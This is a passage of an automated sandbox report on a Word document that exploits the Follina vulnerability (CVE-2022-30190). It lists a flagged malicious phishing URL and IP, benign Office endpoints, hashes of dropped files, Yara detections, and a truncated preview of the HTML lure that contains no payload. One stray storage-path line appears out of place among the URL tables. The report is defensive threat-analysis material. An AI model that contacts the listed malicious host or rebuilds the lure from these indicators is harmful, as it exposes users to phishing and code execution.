http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
upgrade.4nmn.com	116.203.251.9	true	true	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://upgrade.4nmn.com/microsoft.html	true	• 6%, Virustotal, Browse • Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://login.microsoftonline.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://shell.suite.office.com:1443	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://autodiscover-s.outlook.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://roaming.edog.	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://cdn.entity.	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://powerlift.acompli.net	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://cortana.ai	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://api.aadrm.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://api.microsoftstream.com/api/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://cr.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://graph.ppe.windows.net	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://store.office.cn/addinstemplate	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://messaging.engagement.office.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://web.microsoftstream.com/video/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://dataservice.o365filtering.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/autodiscover/autodiscover.json	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://ncus.contentsync.	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://weather.service.msn.com/data.aspx	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://apis.live.net/v5.0/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://messaging.lifecycle.office.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://management.azure.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://outlook.office365.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://wus2.contentsync.	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://api.office.net	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://entitlement.diagnostics.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://outlook.office.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://outlook.office365.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://webshell.suite.office.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://management.azure.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows.net/common/oauth2/authorize	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://devnull.onenote.com	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://messaging.action.office.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://ncus.pagecontentsync.	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://messaging.office.com/	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1A14DD78-7595-4E74-B4A0-6406491222F4.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
116.203.251.9	upgrade.4nmn.com	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	648583
Start date and time: 20/06/202208:28:49	2022-06-20 08:28:49 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	WF0SlQWKr1.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winDOCX@18/44@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, backgroundTaskHost.exe, sdiagnhost.exe, mrxdav.sys, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, conhost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.24, 52.109.12.24, 52.109.76.35, 52.109.76.34
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, summi .didns.ru, settings-win.data.microsoft.com, arc.msn.com, ris.api.iris.microsoft.com, go.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls .update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.c om.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:31:27	API Interceptor	76x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4754802582989672
Encrypted:	false
SSDEEP:	384:NGfX4CJCmw8SFYfZ0jGBMmnxWBwtZ1IB+hVZO4Fg:YfXPC1HoZiMAB/iI
MD5:	2F97B30E8435890411336A091A4E9BF1
SHA1:	A3392276FE3DF0B8E70B009C0410208C8A3D696A
SHA-256:	0E5BC7D0CC47B23124EC3A260BFCAA36E2584AF750240A5192ACABCD81020D99
SHA-512:	210B18A898828EA57D63A8872A2BD67BE00D06A78EECADE80CC1D2AB0A3FF382B63A9852D7A8FD6167AF0726D371B318693D02D7D2EEEF6D94927B524879C42
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N:U.7...z.(...`.:{6I...Z.Cs..3..y[..|*..|.....V.'...f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3860360556164644
Encrypted:	false
SSDEEP:	3:OFaV:iu
MD5:	91E91175EF0AB69EE1660DC75973E103
SHA1:	80EB1413A74C338E0F857EA75CBA87BFFA7512D0
SHA-256:	2ACB0CB42BD1E4857BC4A5C1CF20AD3D7969A2E9BA955F313CF6D0A5E0B0FD1B

SHA-512:	03355BA9D7AB8F32BFFD01F5F6D3133958014701D1B24A6318CBD9038E74DAC97AB10A368B407856E43E5B2A0AEEDECF1B67C1FF74B6AF274E20B8F4A1954249
Malicious:	false
Preview:	878411. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\1A14DD78-7595-4E74-B4A0-6406491222F4

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148957
Entropy (8bit):	5.356714019459071
Encrypted:	false
SSDEEP:	1536:AcQW/gxgB5BQguw5/Q9DQC+zQWk4F77nXmvid3Xx4ETLKz6e:zJQ9DQC+zPXLI
MD5:	4595E386A598DA2BF38F2F011B4DAD46
SHA1:	DF7A8EA141BC22534A314374866C6C6D33E0A53B
SHA-256:	B16E386723A5591BD32FBC5807A228C67E5AC2F9C7DB1D126FE9B171C02378D2
SHA-512:	825094DC0D0786A3AA591014314ED4DD1D95F5BC0CB9D326FC65AC7386093783065FA03FFC1F05836E102D84124E89E32446BE97B0287E37FED61AC8F36166BE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-20T06:29:49">.. Build: 16.0.15414.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\14E38085.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	7402
Entropy (8bit):	5.226010384682191
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdi2UPiqSreh+8G0c:wDwIwERY5V7V2Pijeh+8Dc
MD5:	1752A5A6F9DD417B3B23CAD74B0572DD
SHA1:	F49AEBF28D75BAF7F3BA73B70B475D4669F0D484
SHA-256:	BE10A1D15EBDD53CACBEFB1001DAA750BA33FBEE573A0C4381255AF74A8C78D2
SHA-512:	8D62737424720405830E5E96831C1CDDBDC362EA7EC4D409DC5E05ADA987185115D344943A70BEE0B1EE77FA50B94FD55EDC2662ECB0D030540508BDEF1F588
Malicious:	**true**
Yara Hits:	• Rule: SUSP_obfuscated_JS_obfuscatorio, Description: Detect JS obfuscation done by the js obfuscator (often malicious), Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\14E38085.htm, Author: @imp0rtp3 • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\14E38085.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7BB121F.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	7402
Entropy (8bit):	5.226010384682191
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdi2UPiqSreh+8G0c:wDwIwERY5V7V2Pijeh+8Dc
MD5:	1752A5A6F9DD417B3B23CAD74B0572DD
SHA1:	F49AEBF28D75BAF7F3BA73B70B475D4669F0D484
SHA-256:	BE10A1D15EBDD53CACBEFB1001DAA750BA33FBEE573A0C4381255AF74A8C78D2

SHA-512:	8D62737424720405830E5E96831C1CDDBDC362EA7EC4D409DC5E05ADA987185115D344943A70BEE0B1EE77FA50B94FD55EDC2662ECB0D030540508BDEF1F588
Malicious:	**true**
Yara Hits:	• Rule: SUSP_obfuscated_JS_obfuscatorio, Description: Detect JS obfuscation done by the js obfuscator (often malicious), Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7BB121F.htm, Author: @imp0rtp3 • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7BB121F.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{21F2D679-65C6-4BB4-9ADF-DADCA6073220}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{EC60D62E-A2BB-4EAD-A7F3-2736EF3773E3}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	5336
Entropy (8bit):	4.3471122529747825
Encrypted:	false
SSDEEP:	48:2KYZsXTdv9+DFke04mI8qhi/hFo4EbLDq9+y5HnOojH10+3P1mVZTUGeb8h:2Ymf0g8qMZFkTq99nO4C+yZTRgw
MD5:	DCBCBD09496FFA30068D13DF69F6DDC9
SHA1:	8F1F828DB934341494CDA9AEFB514E52159553DD
SHA-256:	4035CBD73EC382B56E017BAF204393451A88E09F4458264BAD57E759B42E3928
